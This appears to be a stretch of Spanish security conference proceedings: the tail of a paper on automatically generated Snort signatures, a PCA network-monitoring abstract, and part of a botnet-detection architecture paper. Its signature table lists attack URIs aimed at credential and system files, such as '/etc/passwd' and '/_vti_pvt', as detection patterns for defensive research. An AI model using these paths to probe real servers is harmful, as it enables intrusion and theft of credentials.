To evaluate our proposal, we have first gathered a dataset composed of normal, attack-free HTTP traffic collected during several weeks in an academic institution [3]. The clean payloads have been pre-processed to extract the entire URI from each HTTP request, resulting in $817,304$ different URIs.

Moreover, a set of well-known attacks, as explained in security related sources as Bugtraq (http://www.securityfocus.com) and OSVDB (http://osvdb.org), have been generated using publicly available web security assessment tools, although some exploits have been manually coded. The attack dataset contains $1,045$ different instances (URIs) covering 338 attack categories, where each instance results from varying some parameters involved in the attack.

After evaluating the detection capabilities of our A-NIDS approach, several experiments by combining it with Snort are conducted to assess the signatures generated (SIGMER). Summarizing the results obtained, we can remark that:

- In a first experiment, Snort is initialized with an empty ruleset that is fed with the signatures automatically generated, that is, only the signatures inferred by the anomaly detector are used for signature-based detection. In this case, Snort increases its detection rate around 5% in comparison with using VRT rules, at no cost in terms of false positives.
- In a second experiment, Snort is initialized with the VRT ruleset, which is updated as new intrusion signatures are produced. In this last case, two modes of operation are evaluated depending on whether the signature generation is made just from the URIs not triggering VRT-related alarms (serial mode), or from all the observed URIs (parallell mode). The results obtained are as follows:
  - In parallel configuration, the detection rate is significantly higher (8-12%) than the results obtained using only VRT or SIGMER rulesets.
  - Regarding serial mode, we can say that this does not lead to a degradation in detection quality while, simultaneously, the size of the ruleset is reduced.
- Finally, we have inspected the signatures generated by our scheme and analyzed some of their features when compared with the "equivalent" signatures in Snort that are activated for the same attack/s. A few illustrative examples are given in Table I. As a general observation, the algorithm mimics quite well the expected outcome of a human analyst, producing in many cases essentially the same signatures (*e.g.*, example 1 in Table I). This explains the fact that, although the SIGMER rulesets contain around 295 signatures, when used in the serial configuration only around 60 new rules are added to the VRT ruleset, as the remaining ones are somehow already present.

TABLE I
EXAMPLES OF VRT (MANUALLY GENERATED) AND SIGMER (AUTOMATICALLY GENERATED) SIGNATURES.

textbfVRT **signature**	**SIGMER signature**
`/code.php3`	`/code.php3`
`/etc/passwd`	`/etc`
`/administrators.pwd`	`/_vti_pvt`
`/....`	`/.html/....../db`
`/sresult.exe`	`/sresult.exe?cam`
`/level/`	`/level/16/exec`
`/level/`	`/level/25/exec`
`/level/`	`/level/37/exec`
`/authors.pwd`	`/_vti_pvt`
`/service.pwd`	`/_vti_pvt`
`/users.pwd`	`/_vti_pvt`

IV. Conclusions

One major advantage of our proposal is its high autonomy, meaning that neither previous knowledge about potential attacks nor any training phase (other than training the underlying anomaly detector) are required. This will release operators from the task of manually deriving protocol specifications for the selective identification step. Overall, this is an appealing property for settings where human supervision is scarce and defenses must necessarily learn from, and adapt to, constantly evolving threats.

References

[1] P. Garcia-Teodoro, J.E. Diaz-Verdejo, G. Macia-Fernandez, and E. Vazquez, "Anomaly-based Network Intrusion Detection: Techniques, Systems and Challenges." *Computers & Security*, Vol. 28, pp. 18–28, 2009.

[2] J.E. Diaz-Verdejo, P. Garcia-Teodoro, P. Muñoz, G. Macia-Fernandez, and F. Toro-Negro, "Una Aproximación Basada en Snort para el Desarrollo e Implementación de IDS Híbridos." *IEEE América Latina*, Vol. 5, No. 6, pp. 386–392, 2007.

[3] R. Salazar-Hernandez, J. Diaz-Verdejo, "Hybrid Detection of Application Layer Attacks using Markov Models for Normality and Attacks." In *Proc. of ICICS 2010, LNCS 6476*, pp. 416-429, 2010.

PCA-based Multivariate Statistical Network Monitoring for Anomaly Detection

* Aceptado para su publicación en 2016 en Computers & Security

José Camacho, Alejandro Pérez-Villegas, Pedro García-Teodoro, Gabriel Maciá-Fernández
Dpt. Teoría de la Señal, Telemática y Comunicaciones - CITIC
Universidad de Granada
josecamacho@ugr.es, alextoni@gmail.com, pgteodor@ugr.es, gmacia@ugr.es

***Abstract*—The multivariate approach based on Principal Component Analysis (PCA) for anomaly detection received a lot of attention from the networking community one decade ago mainly thanks to the work by Lakhina and co-workers. However, this work was criticized by several authors that claimed a number of limitations of the approach. Neither the original proposal nor the critic publications were completely aware of the established methodology for PCA anomaly detection, which by that time had been developed for more than three decades in the area of industrial monitoring and chemometrics as part of the Multivariate Statistical Process Control (MSPC) theory. In this paper, the main steps of the MSPC approach based on PCA are introduced; related networking literature is reviewed, highlighting some differences with MSPC and drawbacks in their approaches; and specificities and challenges in the application of MSPC to networking are analyzed. All of this is demonstrated through illustrative experimentation that supports our discussion and reasoning.**

***Index Terms*—Multivariate Statistical Process Control, Network Monitoring, Network Security, Principal Component Analysis, Anomaly Detection**

Tipo de contribución: *Investigación publicada*

I. Outline

The outstanding capability of multivariate analysis to detect anomalies has been recognized in several domains, including industrial monitoring [1], [2], [3], [4] and networking [5], [6], [7], [8], [9]. The use of multivariate analysis for anomaly detection is typically referred to as Multivariate Statistical Process Control (MSPC) [10]. A main tool in MSPC is Principal Component Analysis (PCA).

The pioneering work by Lakhina et *al.* [5] introduced the use of PCA for network anomaly detection. Their approach received a lot of attention from the networking community one decade ago, and thus a variety of other proposals has been developed based on it. However, the approach was also criticized by a number of papers. Ringberg et *al.* [9] claimed that it is sensitive to calibration settings. In particular, that:

1) The false positive rate is very sensitive to small differences in the number of principal components in the normal subspace.
2) The effectiveness of PCA is sensitive to the level of aggregation of the traffic measurements.
3) A large anomaly may inadvertently pollute the normal subspace, and go undetected.
4) Correct diagnosis is an inherently challenging problem.

Here we argue that these supposed problems are the result of flaws in adopting PCA to the anomaly detection field. It should be noted that such flaws are found not only in the original approach but also in its detractors. Although Lakhina et *al.* noted that similar approaches to theirs were already developed in the chemical engineering area, the bulk of the (by that time) well-established theory of MSPC based on PCA was ignored in their papers.

In this work, the theory of PCA-based MSPC is reviewed, highlighting where appropriate differences with Lakhina et *al.* and posterior approaches. We refer to as Multivariate Statistical Network Monitoring (MSNM) the approach that follows the MSPC theory for anomaly detection in communication networks. The last term in MSNM, "monitoring", has been preferred to control, which is seldom used in the networking community. Furthermore, the term "control" has a different meaning in fields other than statistics, such as automatic feedback control [11], [12].

II. Conclusion

The multivariate approach based on Principal Component Analysis (PCA) for anomaly detection in networking has been developed during the last decade. This approach bears a number of differences to the more developed PCA-based Multivariate Statistical Process Control (MSPC) approach in the industrial processing and chemometric literature. In this paper, we show with examples that these differences are not justified and we coin the name Multivariate Statistical Network Monitoring (MSNM) for the application of MSPC in networking, that we support. Using MSNM, the limitations reported in the literature for the use of PCA in networking are effectively avoided.

By inheriting the MSPC approach in networking, a large amount of solutions from the industrial/chemometric community can be directly translated to the network monitoring problem. Thus, there is a vast literature on missing data estimation [13], [14], [15], data fusion [16], [17], hypothesis testing [18], [19], data equalization [20], [21], [22], data preprocessing [23], three-way/n-way modelling [2], [24] and other data analysis procedures using multivariate models like PCA. All these methods conform a powerful tool set that provides the analyst with high capabilities for network monitoring and supervision.

Though the MSPC theory is already well-developed, there are a number of challenges that need further study. Among others, we highlight how to select the number of PCs to reduce the incorporation of noise in the model and how to best incorporate dynamics into the model in terms of detection and diagnosis ability. Furthermore, in particular for MSNM, a lot of work on how to define normalization, pre-processing and data arrangement, depending on the data sources and

according to specific goals like network security, needs to be performed.

ACKNOWLEDGEMENT

This work is partly supported by the Spanish Ministry of Economy and Competitiveness and FEDER funds through project TIN2014-60346-R.

REFERENCES

[1] Y. Chen, T. Kourti, and J. F. MacGregor, "Analysis and monitoring of batch processes using projection methods: An evaluation of alternative approaches," in *Chemometrics and Analytical Chemistry, Seattle, WA*, 2002.

[2] P. Nomikos and J. F. MacGregor, "Monitoring batch processes using multiway principal component analysis," *AIChE Journal*, vol. 40, no. 8, pp. 1361–1375, 1994.

[3] X. Hu, R. Subbu, P. Bonissone, H. Qiu, and N. Iyer, "Multivariate anomaly detection in real-world industrial systems," in *IEEE International Joint Conference on Neural Networks, 2008. IJCNN 2008. (IEEE World Congress on Computational Intelligence)*, 2008, pp. 2766–2771.

[4] J. Camacho, J. Picó, and A. Ferrer, "On-line monitoring of batch processes based on PCA: Does the modelling structure matter?" *Analytica Chimica Acta*, vol. 642, pp. 59–68, 2009.

[5] A. Lakhina, M. Crovella, and C. Diot, "Diagnosing network-wide traffic anomalies," *ACM SIGCOMM Computer Communication Review*, vol. 34, no. 4, p. 219, Oct. 2004.

[6] S. P. V. Chatzigiannakis and G. Androulidakis, "Improving network anomaly detection effectiveness via an integrated multi-metric-multi-link (M3L) PCA-based approach," *SECURITY AND COMMUNICATION NETWORKS*, vol. 2, pp. 289–304, 2009.

[7] G. Münz, *Dissertation Traffic Anomaly Detection and Cause Identification Using Flow-Level Measurements*, 2010.

[8] D. Brauckhoff, K. Salamatian, and M. May, "Applying PCA for traffic anomaly detection: Problems and solutions," *Proceedings - IEEE INFOCOM*, pp. 2866–2870, 2009.

[9] H. Ringberg, A. Soule, J. Rexford, and C. Diot, "Sensitivity of PCA for traffic anomaly detection," *ACM SIGMETRICS Performance Evaluation Review*, vol. 35, no. 1, p. 109, Jun. 2007.

[10] A. Ferrer, "Latent Structures-Based Multivariate Statistical Process Control: A Paradigm Shift," *Quality Engineering*, vol. 26, no. 1, pp. 72–91, 2014.

[11] J. MacGregor and T. Kourti, "Statistical process control of multivariate processes," *Control Engineering Practice*, vol. 3, no. 3, pp. 403–414, 1995.

[12] J. Camacho, *New Methods Based on the Projection to Latent Structures for Monitoring, Prediction and Optimization of Batch Processes.* PhD Thesis, Universidad Politécnica de Valencia, Valencia, 2007.

[13] F. Arteaga and A. Ferrer, "Dealing with missing data in MSPC: several methods, different interpretations, some examples," *Journal of Chemometrics*, vol. 16, pp. 408–418, 2002.

[14] P. R. C. Nelson, P. A. Taylor, and J. F. MacGregor, "Missing data methods in PCA and PLS: score calculations with incomplete observations," *Chemometrics and Intelligent Laboratory Systems*, vol. 35, pp. 45–65, 1996.

[15] F. Arteaga and A. Ferrer, "Framework for regression-based missing data imputation methods in on-line MSPC," *Journal of Chemometrics*, vol. 19, pp. 439–447, 2005.

[16] I. Van Mechelen and A. K. Smilde, "A generic linked-mode decomposition model for data fusion," *Chemometrics and Intelligent Laboratory Systems*, vol. 104, pp. 83–94, 2010.

[17] A. K. Smilde, J. A. Westerhuis, and S. de Jong, "A framework for sequential multiblock component methods," *Journal of Chemometrics*, vol. 17, pp. 323–337, 2003.

[18] F. Lindgren, B. Hansen, W. Karcher, M. Sjostrom, and L. Eriksson, "Model Validation by Permutation Tests: Applications to Variable Selection," *Journal of Chemometrics*, vol. 10, pp. 521–532, 1996.

[19] N. M. Faber and R. Rajkó, "How to avoid over-fitting in multivariate calibration–The conventional validation approach and an alternative," *Analytica Chimica Acta*, vol. 595, pp. 98–106, 2007.

[20] J. M. González-Martínez, A. Ferrer, and J. A. Westerhuis, "Real-time synchronization of batch trajectories for on-line multivariate statistical process control using Dynamic Time Warping," *Chemometrics and Intelligent Laboratory Systems*, vol. 105, pp. 195–206, 2011.

[21] A. Kassidas, J. F. MacGregor, and P. A. Taylor, "Synchronization of batch trajectories using dynamic time warping," *AIChE Journal*, vol. 44, pp. 864–875, 1998.

[22] N. Nielsen, J. Carstensen, and J. Smedsgaard, "Aligning of single and multiple wavelength chromatographic profiles for chemometrics data analysis using correlation optimised warping," *Journal of Chromatography*, vol. 805, pp. 17–35, 1998.

[23] R. Bro and A. K. Smilde, "Centering and Scaling in Component Analysis." *Journal of Chemometrics.*, vol. 17, pp. 16–33, 2003.

[24] P. Nomikos and J. MacGregor, "Multivariate Statistical Process Control Charts for Monitoring Batch Processes," *Technometrics*, vol. 3, no. 3, pp. 403–414, 1995.

Detectando botnets con dos modelos de abstracción: Flujos de tráfico e inspección de paquetes de red

Manuel Gil Pérez
Dpto. Ingeniería de la Información y las Comunicaciones
Universidad de Murcia, 30071 Murcia, España
Email: mgilperez@um.es

Gregorio Martínez Pérez
Dpto. Ingeniería de la Información y las Comunicaciones
Universidad de Murcia, 30071 Murcia, España
Email: gregorio@um.es

***Abstract*—La detección de redes botnet se ha convertido en los últimos años en una prioridad de primer orden. Los ataques por Denegación Distribuida de Servicio (DDoS) se han incrementado en dos años en más de un 200% debido a estas redes, donde los atacantes tienen a su disposición miles o millones de dispositivos comprometidos para ejecutar remotamente sus ataques DDoS. En este artículo se propone la detección y mitigación de las redes botnet mediante un doble análisis de las fuentes de información. Primero, realizando la monitorización de los flujos del tráfico de red y, posteriormente, confirmando el supuesto ataque mediante una inspección profunda de los paquetes de red.**

***Index Terms*—Ataques por denegación de servicios, detección de botnets, gestión del riesgo, amenazas heterogéneas**

Tipo de contribución: *Investigación en desarrollo*

I. Introducción

Los ataques han evolucionado en los últimos años desde un modo de actuación de los atacantes centrado en un único punto de origen, desde su propia máquina, hacia un enfoque más avanzado donde el ataque se lanza desde múltiples puntos de la red. Los atacantes han optado por hacer uso de sistemas comprometidos previamente para lanzar un ataque orquestado hacia un objetivo común, creando para ello una red botnet con cientos o miles de *bots* que el atacante puede controlar de manera remota [1], [2]. Uno de los objetivos de estos atacantes es la ejecución de un ataque de Denegación Distribuida de Servicio (DDoS), donde el atacante intenta deshabilitar algún servicio del sistema objetivo inundando su red de tráfico y/o sobrecargando sus recursos computacionales [3].

Las redes botnet han sido reconocidas por Joseph Demarest, director de la ciberdivisión del FBI, como una de las mayores amenazas actuales de Internet. Ante un Comité del Senado de Estados Unidos, Demarest ha afirmado que "cada segundo, 18 ordenadores pasan a formar parte de una red botnet" [4]. Este hecho se traduce en que unos 567 millones de equipos se ven comprometidos por año, donde se llegan a estimar pérdidas económicas rondando los 110 000 millones de dólares a nivel mundial. Como solución, en [5] se estudian diversas técnicas para detectar y desmantelar redes botnet, donde caben destacar las basadas en la detección de solicitudes a servidores DNS, para localizar el *servidor C&C* (Command & Control), y las basadas en minería de datos, cuyo objetivo es el análisis del tráfico de red para detectar los canales C&C. Estos canales, proporcionados por un servidor C&C central, son utilizados por el atacante para dirigir de manera remota todos los bots ante la proyección de su ataque orquestado.

A pesar de los esfuerzos que se están haciendo, los Sistemas de Detección de Intrusiones (IDS) capaces de poder detectar la ejecución de redes botnet, utilizando alguna de las técnicas descritas más arriba, se han visto sobrepasadas por tener que gestionar enormes cantidades de información en tiempo real; normalmente, paquetes de red. Este problema se debe a que las redes actuales proporcionan tasas de transmisión cada vez más altas, pasando en muy pocos años de los 100 Mbps a los 10 Gbps actuales. Esto hace que la información que fluye por una red sea demasiado grande para que un IDS sea capaz de recuperar y analizar cada paquete de red. Por ejemplo, Snort funciona correctamente en redes de hasta 1 Gbps, pero a partir de 1.5 Gbps empieza a sufrir problemas descartando paquetes de red por sobrecarga [6]. Cualquier solución que se presente con el afán de minimizar esa tasa de pérdida de paquetes se prevee insuficiente en un futuro cercano, ya que se vaticinan redes con velocidades de transmisión todavía más elevadas. En concreto, existe un proyecto en marcha llamado Advanced Networking Initiative, financiado por el gobierno de Estados Unidos, con el que pretenden alcanzar velocidades de 1 Tbps, teniendo ya cuatro laboratorios conectados bajo una red de comunicaciones de 100 Gbps [7].

A raíz de la enorme cantidad de información que los IDSs deben de gestionar para sus propósitos de detección, muchos trabajos han propuesto que esa detección de ataques se lleve a cabo mediante el análisis de *flujos del tráfico de red* en lugar de hacerlo con el uso de paquetes de red. Lo que pretenden es una evolución de la Inspección Profunda de Paquetes (DPI) que hacen los IDSs actuales hacia un modelo donde el análisis de las fuentes de información (i.e., paquetes de red) se realice a un nivel de abstracción más alto [8], [9]. Es decir, moviendo mayoritariamente el proceso de análisis desde el *payload* de los paquetes hacia sus cabeceras [10]. Además de minimizar drásticamente la gran cantidad de información a analizar, este nuevo enfoque también permite examinar tráfico encriptado; uno de los grandes problemas que sufren los IDSs actuales al tener que examinar el payload de los paquetes de red.

A. Contribuciones del presente trabajo

El objetivo principal detrás del presente trabajo se centra en la detección y mitigación de redes botnet capaces de ejecutar ataques DDoS de manera orquestada. La solución propuesta posibilita la detección de estas redes botnet y su mitigación de manera reactiva, cuando el ataque DDoS se está ejecutando, pero también proactivamente antes de su ejecución.

De manera más específica, la detección se desacopla en dos fases bien diferenciadas, aunque complementarias entre sí. En una primera fase, el análisis del tráfico de red se realiza desde un punto de vista de alto nivel, monitorizando únicamente los flujos del tráfico de red, ya que un análisis en profundidad no

es todavía viable por la gran cantidad de paquetes circulando por la red. Esta fase de detección a alto nivel se ha postulado como uno de los escenarios a tratar en un proyecto nacional y en marcha llamado DHARMA (*Análisis y Gestión Dinámica de Riesgos con Amenazas Heterogéneas*) [11], [12].

En una segunda fase de detección, una vez que la primera haya detectado una lista de bots sospechosos de formar parte de una red botnet, se despliegan en el sistema un conjunto de IDSs capaces de confirmar la existencia real de dicha botnet. Es decir, la detección traslada su objetivo de análisis desde un punto de vista de alto nivel hacia uno más bajo con procesos que permitan una inspección profunda de paquetes (DPI). Para dar solución a esta fase de detección a bajo nivel se utilizan los resultados obtenidos en el proyecto nacional RECLAMO (*Red de Sistemas de Engaño Virtuales y Colaborativos basados en Sistemas Autónomos de Respuesta a Intrusiones y Modelos de Confianza*) [13], [14]. Entre los resultados de este proyecto, también se proporcionó un modelo que era capaz de inferir la respuesta más apropiada al tipo concreto de ataque, el cual se puede utilizar aquí como contramedida frente a la detección de una red botnet. Este modelo se basa en el concepto *deception responses*: desviar el ataque hacia una red trampa (*honeynet*) donde se confina para su posterior análisis.

Ambos proyectos nacionales de investigación (DHARMA y RECLAMO) se presentan con más detalle en la Sección III.

B. Organización del artículo

Este artículo de investigación se estructura como se indica a continuación. En la Sección II se revisan varios trabajos sobre la detección de redes botnet y ataques DDoS. La Sección III detalla la arquitectura de componentes que se propone en este trabajo para la detección de estas redes botnet, mientras que la Sección IV se adentra en detalles sobre cómo poder realizar dicha detección, así como un conjunto de contramedidas que se proponen para su mitigación. Por último, en la Sección V se hace un esbozo de las conclusiones extraídas de este trabajo y se postulan ciertas vías de investigación futuras.

II. Trabajo relacionado

Continuando con la discusión de la sección anterior, se ha comentado que las competencias que deben tener los distintos IDSs para sus propósitos de detección implica la adopción de "buenos" algoritmos con unas grandes y precisas capacidades de detección, así como un rápido procesamiento de los datos que obtiene de las fuentes de información; ante todo, paquetes de red. Sin estas capacidades, los IDSs no podrán realizar sus procesos de monitorización y análisis en tiempo real, haciendo casi imposible la detección de los ataques. Teniendo en mente esta problemática, existen trabajos que hacen modificaciones a Snort –estándar de facto en la detección de intrusiones– para alcanzar velocidades más altas sin pérdida de paquetes de red. Por ejemplo, Gnort es una solución basada en Snort donde las operaciones que tienen un alto coste computacional, como la comprobación de coincidencia con un determinado patrón de detección, son ejecutadas por la tarjeta gráfica en lugar de por la CPU [15]. Esta solución consigue que la adaptación de la herramienta Snort pueda funcionar correctamente sobre redes con velocidades de 2.3 Gbps. A pesar de ello, Gnort está lejos de gestionar gran cantidad de información en tiempo real en las nuevas redes con altas tasas de transmisión.

Para seguir mejorando ese rendimiento en el análisis de la información, otros trabajos se centraban en técnicas avanzadas de paralelización sobre tecnologías hardware. Concretamente, en [16] se presenta un estudio completo de las ventajas y los inconvenientes de varias técnicas de paralelización, como las basadas en FPGA (Field Programmable Gate Array), llegando a soportar velocidades de hasta 4 Gbps sin pérdida [17], o las basadas en ASIC (Application-Specific Integrated Circuit) que alcanzaban velocidades de 7.2 Gbps [18]. A pesar de que estas soluciones daban mejoras sustanciales, también son enfoques hardware cuyos costes de implantación son elevados.

Debido a la problemática que existe en no poder gestionar grandes cantidades de información en tiempo real, por parte de los IDSs actuales (como Snort, por ejemplo), ha conducido a que muchos trabajos de investigación trasladen los objetivos de dicha gestión (monitorización y análisis) hacia un nivel de abstracción más alto. A este respecto, en los últimos años han aparecido trabajos que abogan por llevar a cabo esa gestión monitorizando, exclusivamente, los flujos del tráfico de la red. Entre esa lista de trabajos, en [19] se presenta un conjunto de métricas de bajo nivel con las que poder detectar los ataques DDoS mediante el análisis de flujos del tráfico de red. En este trabajo se propone el uso de mapas auto-organizados (SOM) como una red neuronal artificial no supervisada, usando para ello una serie de las métricas anteriores para caracterizar los flujos del tráfico de red durante la fase de entrenamiento. En otro trabajo más actual, en [20], se presenta un prototipo para la detección de ataques DDoS en una red en producción con NetFlow –protocolo de Cisco Systems para analizar flujos de tráfico de la red. Los autores de este trabajo demuestran con experimentos en una red real que es posible detectar ataques DDoS analizando solamente sus flujos de red, aunque también afirman que su prototipo conlleva un 20% adicional en el uso de la CPU de los routers Cisco Catalyst 650.

Los trabajos anteriores se centran en la detección de ataques DDoS de manera reactiva, cuando el ataque se está llevando a cabo. Sin embargo, también existen otros trabajos centrados en la detección de manera proactiva de este tipo de ataques mediante la detección y el desmantelamiento de redes botnets, causantes principales de ataques DDoS. En la literatura actual se pueden encontrar estudios que analizan en profundidad no sólo trabajos que permiten realizar esa detección, sino también la topología y arquitectura detrás de las redes botnets y cómo poder llegar a detectarlas [2], [21]. De esos trabajos, destacar BotHunter [22] y BotMiner [23], dos de los mecanismos más populares en la detección de redes botnet, aunque focalizados en la inspección del payload de los paquetes de red.

A pesar de los grandes avances realizados por los trabajos anteriores, la detección de redes botnet analizando solamente los flujos del tráfico de la red puede conducir a una detección insuficiente. Confirmar la existencia de dicha red maliciosa es necesaria antes de lanzar las contramedidas oportunas con las que mitigar esa presunta red botnet. Debido a ello, el presente trabajo propone una solución para la detección y mitigación de redes botnet mediante su análisis a dos niveles de abstración: primero a alto nivel, analizando exclusivamente los flujos del tráfico de red; y, posteriormente, a bajo nivel para confirmar la existencia de dicha red, realizando una inspección profunda de paquetes (DPI) con los IDSs tradicionales.

III. Arquitectura para detectar redes botnet

La detección y mitigación de redes botnet se ha establecido como objetivo de uno de los escenarios planteados dentro del proyecto nacional DHARMA (Análisis y Gestión Dinámica de Riesgos con Amenazas Heterogéneas). Bajo sus componentes, DHARMA propone gestionar y evaluar de manera dinámica el nivel de riesgo de los activos de una organización cuando está bajo la amenaza de ser objetivo de ataque contra su seguridad. En particular, en DHARMA se propone el cálculo del riesgo existente en el posible establecimiento de una red botnet bajo sus dominios, analizando para ello los flujos del tráfico de red de todos sus activos. Es decir, detectando una presunta botnet a un nivel alto de abstracción a través del módulo Evaluación Dinámica del Riesgo (DRA) propuesto por DHARMA.

En la Fig. 1 se muestra una visión a alto nivel de las capas para el DRA del proyecto DHARMA.




Fig. 1. Capas para la evaluación dinámica del riesgo en DHARMA.

Cuando el nivel de riesgo por la presencia de una presunta red botnet es alto, antes de lanzar las contramedidas oportunas para su desmantelamiento (i.e., la fase de mitigación) se tiene que confirmar la existencia real de esa red botnet; es decir, no es un *falso positivo*. La sospecha infundada de un alto riesgo en que exista una red botnet real puede inducir al DRA a que ponga en marcha unos mecanismos de respuesta que podrían interferir en el correcto funcionamiento de los activos que se están protegiendo. Una segunda fase de detección a más bajo nivel es por tanto necesaria, haciéndola mediante un análisis en profundidad de los paquetes que fluyen por la red.

A este respecto, y como se puede ver en la Fig. 1, esta nueva detección se realiza con el Sistema Autónomo de Respuesta a Intrusiones (AIRS) obtenido como uno de los resultados del proyecto RECLAMO (Red de Sistemas de Engaño Virtuales y Colaborativos basados en Sistemas Autónomos de Respuesta a Intrusiones y Modelos de Confianza). Cuando esta segunda fase de detección confirme la existencia de la red botnet, como respuesta para su mitigación final se pone en marcha una red trampa (honeynet) donde se desvía el tráfico de la red botnet para su aislamiento y posterior análisis. La construcción y el despliegue de la honeynet es resultado de RECLAMO.

A continuación se presentan los dos proyectos anteriores en detalle, ambos financiados por el MINECO, en los cuales se muestran sus componentes para la detección y mitigación de redes botnet, objetivo de este trabajo de investigación.

A. *DHARMA: Análisis y gestión dinámica del riesgo*

El objetivo principal de DHARMA es asistir en la gestión y evaluación dinámica del riesgo en tiempo real, a fin de ofrecer mecanismos innovadores de defensa para prevenir y/o mitigar amenazas potenciales sobre los activos de una organización.

La estructuración de la arquitectura multinivel propuesta en este proyecto se establece en tres capas de procesamiento (ver Fig. 1). Los objetivos de cada capa son las siguientes:

- *Input layer*: conjunto de gran variedad de sensores para la monitorización de los diversos activos de la organización, sus vulnerabilidades y potenciales amenazas ante las que podrían ser víctimas de un ataque, como ataques DDoS conducidos por una red botnet.
- *Processing and Analysis layer*: componente principal de DHARMA. Es decir, el controlador DRA diseñado para evaluar dinámicamente el riesgo de los activos y también lanzar las contramedidas correspondientes según el nivel de impacto y riesgo calculado previamente.
- *Risk Treatment layer*: conjunto de contramedidas que se pueden llevar a cabo para reducir el riesgo de la amenaza detectada, e incluso mitigar sus efectos.

Aunque todas las capas anteriores son necesarias, quizá la de *Processing and Analysis* sea la más importante por albergar el controlar DRA. Este controlador se encarga de normalizar, correlacionar, procesar y analizar los datos recibidos de la fase de monitorización de los activos. Además, también será capaz de volver a evaluar el nivel de impacto y riesgo de los activos en cada momento y, si fuera necesario, lanzar la respuesta o contramedida más apropiada para su tratamiento.

Con respecto a la detección a un nivel alto de abstracción de redes botnet, en la Fig. 2 se presenta la arquitectura de los componentes de DHARMA adaptándolos a este escenario en concreto para la detección de redes botnet mediante el análisis de los flujos del tráfico de red. En [12] se puede encontrar la arquitectura completa de DHARMA, mientras que en la Fig. 2 sólo se muestra el escenario para detectar redes botnet.




Fig. 2. Arquitectura de DHARMA adaptada para la detección de las redes botnet mediante flujos de red.

Como se puede ver, en la capa superior de la Fig. 2 (*Input layer*) se encuentran los sensores que se hayan constantemente recopilando los flujos del tráfico que fluye por la red, llamados *Flow probes*, relacionados con todos los componentes de red instalados en el sistema. La monitorización gracias al conjunto de sensores, estratégicamente desplegados en el sistema, van a permitir que se extraigan ciertas métricas con las que llegar a detectar ataques DDoS, notificando sobre un alto tráfico de la red (*congestión*), e identificar posibles conexiones periódicas con un presunto servidor C&C, las cuales siguen normalmente un patrón de comportamiento muy específico. Ambos tipos de detección habilitan la posibilidad de detectar redes botnet de manera reactiva, durante la ejecución del ataque DDoS debido a una alta congestión del tráfico de red, y de manera proactiva antes de que su propietario (*botmaster*) difunda los comandos necesarios para lanzar un próximo ataque DDoS.

Las estadísticas que generan los sensores sobre el tráfico de la red se envían a un colector, llamado *Flow collector*, para su almacenamiento y posterior análisis. Entre los formatos que se pueden utilizar, para el intercambio de flujos de red entre esos componentes, se propone el uso de estándares bien conocidos como, por ejemplo, NetFlow, IPFIX o sFlow. Este colector es el encargado de aunar todas estas estadísticas, representando las métricas necesarias para la detección de redes botnet y/o la ejecución de un ataque DDoS, y lanzar entonces los procesos de agregación y correlación de toda esa información.

Posteriormente, la capa de procesamiento (*Processing and Analysis*) recibirá estadísticas de las métricas anteriores y, a través del módulo *Threats And Vulnerabilities Detection*, será capaz de realizar un proceso de detección a alto nivel sobre la existencia de una red botnet o la ejecución de un ataque DDoS según la congestión de red que haya. Esta detección se lleva a cabo analizando solamente los flujos del tráfico de red de los activos que están siendo monitorizados. Dependiendo de este proceso de detección, el motor para evaluar dinámicamente el riesgo (*DRA engine*) será el encargado de calcular el nivel de impacto y riesgo asociados a esos activos.

La exactitud y eficiencia al evaluar el nivel de impacto y el riesgo tiene una estrecha relación con qué tecnología el DRA va a inferir dicho cálculo, pero también teniendo en cuenta el conjunto de métricas (distintas a las de detección) que utilice para cuantificar las distintas variables del sistema. Entre estas métricas de evaluación se pueden tener en mente, por ejemplo, la importancia del activo que se está protegiendo, el impacto global para la organización de la amenaza detectada o métricas específicas que permitan estimar el tiempo de exposición. De entre esas posibles tecnologías, destacar el uso de la teoría de la evidencia de Dempster-Shafer, Modelos Ocultos de Markov (HMM) o modelos estadísticos bayesianos, entre otros.

Una vez que el controlador DRA haya analizado y evaluado el nivel de impacto y riesgo, en DHARMA se concretan varias formas de tratamiento de esos resultados. Referente al trabajo de investigación que aquí se presenta, en respuesta a la posible detección de una red botnet o la ejecución de un ataque DDoS se propone utilizar el AIRS que se ha obtenido como resultado del proyecto RECLAMO. El objetivo es conocer si realmente existe dicha amenaza (red botnet o un ataque DDoS) antes de lanzar la respuesta definitiva para mitigarla, habilitando para ello la inspección profunda de paquetes de RECLAMO.

B. RECLAMO: Sistema autónomo de respuesta a intrusiones

El objetivo principal de RECLAMO era la investigación de nuevas soluciones de reacción frente a ataques de red, con la idea de ir un paso más allá a los enfoques tradicionales de los IDSs existentes con métodos clásicos de detección y reacción.

